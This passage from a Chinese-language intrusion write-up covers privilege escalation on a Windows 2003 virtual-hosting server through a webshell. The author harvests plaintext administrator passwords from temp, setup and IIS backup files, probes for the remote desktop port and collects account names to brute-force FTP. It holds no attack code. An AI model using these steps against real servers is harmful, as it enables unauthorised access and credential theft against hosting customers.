突然想起一个朋友提到过，系统的Temp目录可能会保留一些有用信息，而该主机操作系统为Windows 2003，系统盘下的“Windows\ temp”可以读取，可以尝试从中获取有价值的信息。

在有些操作系统中，一些主机管理系统会将一些运行信息保留在临时会话中，由于程序运行完毕后，未对临时文件夹进行清理，因此只要找到这些信息也就可以用来提升权限。

到“**C:\Windows\temp**”目录下下载并打开该目录下的每一个文件，如图7、图8所示，通过查看该temp目录中生成的**sess_***文件，发现以sess开头的文件是该系统所提供虚拟主机的多个站点的临时会话。虽然有些会话中包含了用户账号等信息，但对本次提升权限意义不大。接着也查看了其它文件，没有找到特别有用的信息。




图 7




图 8

还剩下两个磁盘没有查看，继续检查，发现G盘有一个目录可以读写，如图9所示，名称为setup。看到这个名称，我眼睛一亮，嗯，有希望！Setup目录一般是管理员进行程序安装以及设置用的




图 9

目录，在setup文件夹下有多个文件夹，对各个文件夹依次进行查看。

说明：

1、对整个磁盘进行读写目录查看，发现仅只有setup目录可读写，极有可能是管理员在安装和设置程序后，没有及时删除或者做安全限制。

2、在对文件夹以及文件查看过程中，在vbs文件夹中发现存在多个vbs文件，直接打开GetPing.vbs，该文件是一个获取Ping功能的vbs文件。

四、渗透成功

1、找到明文管理员密码

在查看“G:\Setup\vbs”中的一个包含IP地址的txt文件中，找到一个关键的地方——“SiteManager”，如图10所示。曾经看过一篇有关虚拟主机的渗透方法，其中提到过使用SiteManager必须要具备系统管理员权限的用户和密码，在相关配置文件中会以明文形式存在。没想到，在本次渗透中我就找到了传说中的存在！




图10

在该目录下，还发现存在一个IISbackup目录，这个可是好东西，嘿嘿！备份IIS站点，打开其中的一个最新文件，如图11所示，看见了吗？里面又包含了管理员账号和密码。




图11

注意：

偶以前就获取过一份类似的文件，不过里面没有管理员账号和密码，其中包含了一些乱码，当时怀疑是对内容进行了加密。

2、查看远程终端端口

在Webshell中单击“特殊端口”探测查看系统特殊端口的开放情况，如图12所示，查看结果显示该服务器远程终端3389端口是开放的。由于该Webshell无法执行“netstat -an”等Dos命令，所以就当该计算机的3389端口是打开的。




图12

说明：

（1）使用Webshell读取注册表的数据不一定准确，在本例中就是这样。Webshell获取的3389端口是3389，而实际终端端口是6688。我使用了一个笨方法，对该主机的所有端口都进行了探测，然后根据经验对开放的端口进行3389登录尝试。

（2）为了验证上面说的Webshell获取3389端口有时不一定正确，我在另外的一台服务器上上传了Webshell，却获取了该服务器3389的准确端口。

（3）获取系统账号。




图13




图14

获取系统账号也很重要，有些时候用户会更改Ftp密码，这个时候就可以将用户账号作为Ftp破解的用户账号，使用一个强力字典一般能够破解数个站点的密码。使用webshell中的“查看系统账号”即可获取该服务器上所有的用户账号，如图13所示。

3、进入系统

